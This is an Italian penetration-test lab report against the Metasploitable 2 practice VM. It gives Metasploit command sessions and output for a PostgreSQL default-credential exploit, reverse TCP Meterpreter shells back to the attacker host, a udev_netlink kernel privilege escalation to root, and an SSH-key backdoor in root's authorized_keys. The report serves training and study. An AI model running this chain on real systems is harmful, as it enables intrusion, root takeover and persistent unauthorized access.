Report di Penetration Test: Metasploitable 2

Target: Metasploitable 2 (192.168.100.11)
Attaccante: Kali Linux (192.168.100.10)
Obiettivo: Sfruttamento (Exploit), Escalation e Persistenza.

---

1. Executive Summary (Sintesi)

L'obiettivo di questa valutazione era ottenere l'accesso iniziale al sistema target, scalare i privilegi al livello massimo (Root) e stabilire una backdoor permanente.

Risultati Chiave:

1. **Accesso Iniziale:** Ottenuto tramite un servizio PostgreSQL mal configurato, che ha permesso l'esecuzione di codice arbitrario.
2. **Escalation dei Privilegi:** Ottenuta sfruttando una vulnerabilità del kernel (udev_netlink) presente nel Kernel Linux 2.6.
3. **Persistenza:** Ottenuta iniettando una chiave SSH malevola nel file authorized_keys dell'utente root, aggirando l'autenticazione via password.

Tutti gli obiettivi sono stati raggiunti con successo.

---

2. Fase 1: Accesso Iniziale (PostgreSQL)

Obiettivo: Ottenere un punto d'appoggio sul sistema target utilizzando il servizio postgres.

2.1 Configurazione dell'Exploit

La valutazione è iniziata prendendo di mira il servizio PostgreSQL sulla porta 5432. È stato selezionato il modulo exploit/linux/postgres/postgres_payload per eseguire codice arbitrario. Sono stati configurati gli indirizzi del target (RHOST) e dell'attaccante (LHOST).

```
msf > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.100.11
RHOSTS ⇒ 192.168.100.11
msf exploit(linux/postgres/postgres_payload) > set LHOST 192.168.100.10
LHOST ⇒ 192.168.100.10
```

Figura 1: Selezione dell'exploit postgres_payload e configurazione di rete.

2.2 Scoperta e Selezione del Payload

Invece di affidarci alle impostazioni predefinite, abbiamo condotto una ricerca per identificare il payload più compatibile con l'ambiente target (Linux x86).

```
msf exploit(linux/postgres/postgres_payload) > show payloads
```

Figura 2: Utilizzo del comando search per filtrare i payload compatibili.

Il sistema ha restituito un elenco di opzioni compatibili. Abbiamo identificato linux/x86/meterpreter/reverse_tcp come la scelta ottimale per una shell stabile e interattiva.

```
14  payload/linux/x86/meterpreter/reverse_ipv6_tcp    .    normal  No    Linux Mettle x86, Reverse TCP Stager (IPv6)
15  payload/linux/x86/meterpreter/reverse_nonx_tcp    .    normal  No    Linux Mettle x86, Reverse TCP Stager
16  payload/linux/x86/meterpreter/reverse_tcp         .    normal  No    Linux Mettle x86, Reverse TCP Stager
17  payload/linux/x86/meterpreter/reverse_tcp_uuid    .    normal  No    Linux Mettle x86, Reverse TCP Stager
```

Figura 3: Elenco dei payload compatibili identificati da msfconsole.

Abbiamo impostato esplicitamente questo payload per garantire una connessione inversa stabile in grado di aggirare le regole standard del firewall in ingresso.

```
msf exploit(linux/postgres/postgres_payload) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD ⇒ linux/x86/meterpreter/reverse_tcp
```

Figura 4: Configurazione dello specifico payload Meterpreter reverse TCP.

2.3 Esecuzione e Accesso (Foothold)

Prima del lancio, abbiamo verificato tutti i parametri per garantirne l'accuratezza.

```
   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.100.11   no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port (TCP)
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.100.10   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Figura 5: Verifica finale delle opzioni dell'exploit.

L'exploit è stato eseguito. Ha caricato con successo un oggetto condiviso in /tmp e ha innescato una connessione inversa. Abbiamo verificato la nostra identità utilizzando getuid, confermando l'accesso come utente di servizio postgres (uid=108).




Figura 6: Sfruttamento riuscito e conferma dell'accesso utente 'postgres'.

---

3. Fase 2: Escalation dei Privilegi

Obiettivo: Scalare i privilegi dall'utente limitato postgres all'accesso amministrativo root.

3.1 Ricognizione (Reconnaissance)

Per trovare un percorso verso root, abbiamo utilizzato il post-modulo local_exploit_suggester per scansionare il sistema attuale alla ricerca di vulnerabilità note.




Figura 7: Ricerca del modulo di ricognizione.

Abbiamo configurato il modulo per scansionare utilizzando la nostra sessione esistente (Sessione 1).





Figura 8: Collegamento del suggeritore alla sessione Postgres attiva.

La scansione ha identificato diversi target "Potenzialmente Vulnerabili", inclusi exploit per netfilter, glibc e cron.



#	Name	Potentially Vulnerable?	Check Result
1	exploit/linux/local/glibc_ld_audit_dso_load_priv_esc	Yes	The target appears to be vulnerable.
2	exploit/linux/local/glibc_origin_expansion_priv_esc	Yes	The target appears to be vulnerable.
3	exploit/linux/local/netfilter_priv_esc_ipv4	Yes	The target appears to be vulnerable.
4	exploit/linux/local/ptrace_sudo_token_priv_esc	Yes	The service is running, but could not be validated.
5	exploit/linux/local/su_login	Yes	The target appears to be vulnerable.
6	exploit/linux/persistence/autostart	Yes	The service is running, but could not be validated. Xorg is installed, possible desktop install.
7	exploit/multi/persistence/cron	Yes	The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
8	exploit/unix/local/setuid_nmap	Yes	The target is vulnerable. /usr/bin/nmap is setuid

Figura 9: Risultati della scansione delle vulnerabilità con i potenziali percorsi di escalation.

3.2 Analisi dei Falsi Positivi

Abbiamo tentato di utilizzare l'exploit suggerito netfilter_priv_esc_ipv4. Tuttavia, il tentativo è fallito perché il sistema target (Metasploitable 2) non disponeva degli strumenti di compilazione necessari (gcc-multilib) richiesti per costruire l'exploit al volo.

```
msf post(multi/recon/local_exploit_suggester) > use exploit/linux/local/netfilter_priv_esc_ipv4
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/netfilter_priv_esc_ipv4) > set SESSION 1
SESSION ⇒ 1
msf exploit(linux/local/netfilter_priv_esc_ipv4) > set LHOST 192.168.100.10
LHOST ⇒ 192.168.100.10
msf exploit(linux/local/netfilter_priv_esc_ipv4) > set LPORT 4445
LPORT ⇒ 4445
msf exploit(linux/local/netfilter_priv_esc_ipv4) > run
[*] Started reverse TCP handler on 192.168.100.10:4445
[-] Failed to open file: /proc/sys/user/max_user_namespaces: core_channel_open: Operation failed: 1
[-] Failed to open file: /proc/sys/kernel/unprivileged_userns_clone: core_channel_open: Operation failed: 1
[-] libc6-dev-i386 is not installed.  Compiling will fail.
[-] gcc-multilib is not installed.  Compiling will fail.
```

Figura 10: Tentativo fallito usando Netfilter a causa di dipendenze architetturali mancanti.

Abbiamo proceduto con il secondo suggerimento, glibc_ld_audit_dso_load_priv_esc. Sebbene il target sembrasse vulnerabile, la sessione si è rivelata instabile e si è chiusa immediatamente dopo l'esecuzione, non riuscendo a fornire una shell.

```
msf exploit(linux/local/netfilter_priv_esc_ipv4) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD ⇒ linux/x86/meterpreter/reverse_tcp
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set SESSION 1
SESSION ⇒ 1
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set LPORT 4445
LPORT ⇒ 4445
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run
[*] Started reverse TCP handler on 192.168.100.10:4445
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.I4wUcj' (1271 bytes) ...
[*] Writing '/tmp/.HuLZMA' (276 bytes) ...
[*] Writing '/tmp/.7TWz244yz' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1062760 bytes) to 192.168.100.11
[-] Meterpreter session 2 is not valid and will be closed
[*] 192.168.100.11 - Meterpreter session 2 closed.
^C[*] Exploit completed, but no session was created.
```

Figura 11: Tentativo fallito usando Glibc a causa dell'instabilità della sessione.

3.3 Escalation Riuscita (Root)

Riconoscendo che il target esegue un Kernel Linux più vecchio (2.6), siamo passati al "classico" exploit udev_netlink. Questo exploit utilizza un binario precompilato, aggirando gli errori di compilazione visti in precedenza. Lo abbiamo configurato per ascoltare su una nuova porta (4455).

```
msf exploit(linux/local/udev_netlink) > options

Module options (exploit/linux/local/udev_netlink):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   NetlinkPID                   no        Usually udevd pid-1.  Meterpreter sessions will autodetect
   SESSION     1                yes       The session to run this module on


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.100.10   yes       The listen address (an interface may be specified)
   LPORT  4455             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Figura 12: Configurazione dell'exploit del kernel udev_netlink.

L'exploit ha inviato con successo il payload Netlink. Il sistema ha risposto garantendo una nuova sessione. Il comando getuid ha confermato che abbiamo scalato con successo a root (uid=0).

```
msf exploit(linux/local/udev_netlink) > run
[*] Started reverse TCP handler on 192.168.100.10:4455
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2305
[+] Found netlink pid: 2304
[*] Writing payload executable (207 bytes) to /tmp/SQEuHwjwxk
[*] Writing exploit executable (1879 bytes) to /tmp/zVhdsWuNZV
[*] chmod'ing and running it...
[*] Sending stage (1062760 bytes) to 192.168.100.11
[*] Meterpreter session 3 opened (192.168.100.10:4455 → 192.168.100.11:33691) at 2026-01-21 11:07:39 -0500

meterpreter > getuid
Server username: root
meterpreter > 
```

Figura 13: Escalation dei privilegi a Root riuscita.

---

4. Fase 3: Persistenza

Obiettivo: Installare una backdoor per mantenere l'accesso anche se il sistema viene patchato o riavviato.

4.1 Tentativo di Persistenza Cron

Inizialmente abbiamo tentato di installare una backdoor tramite Cron Job. Abbiamo configurato il modulo exploit/multi/persistence/cron per eseguire una reverse shell in Python.




Figura 14: Configurazione del modulo di persistenza Cron.

Tuttavia, il tentativo è fallito. Il modulo ha riportato un errore in un primo momento "Failed to open file", probabilmente dovuto a problemi di blocco dei file o instabilità del canale all'interno della sessione udev e poi problemi di stalling di cron anche dopo vari minuti d'attesa nonostante sembrasse attivo. Abbiamo immediatamente cambiato strategia passando a un metodo più affidabile: **Persistenza tramite Chiave SSH**.




Figura 15: Fallimento del metodo Cron ed esecuzione riuscita della Persistenza Chiave SSH (testo blu/verde).

4.2 Verifica Chiave SSH (Proof of Concept)

Il modulo di persistenza SSH ha aggiunto con successo una nuova chiave in /root/.ssh/authorized_keys. Per verificare la backdoor, abbiamo avviato una connessione SSH standard utilizzando il file della chiave generata. Abbiamo utilizzato i flag per gli algoritmi legacy (-o HostKeyAlgorithms=+ssh-rsa) per garantire la compatibilità con il server target più vecchio.

La connessione è avvenuta con successo, facendoci accedere direttamente come Root senza password.




Figura 16: Proof of Concept Finale - Login come Root tramite la backdoor SSH.

---

5. Conclusione

La valutazione ha confermato che il target è altamente vulnerabile. Abbiamo concatenato con successo una configurazione errata del servizio (Postgres) con una falla del kernel (Udev) per compromettere completamente l'host. È stata stabilita una backdoor permanente, dimostrando il rischio di un accesso amministrativo non monitorato.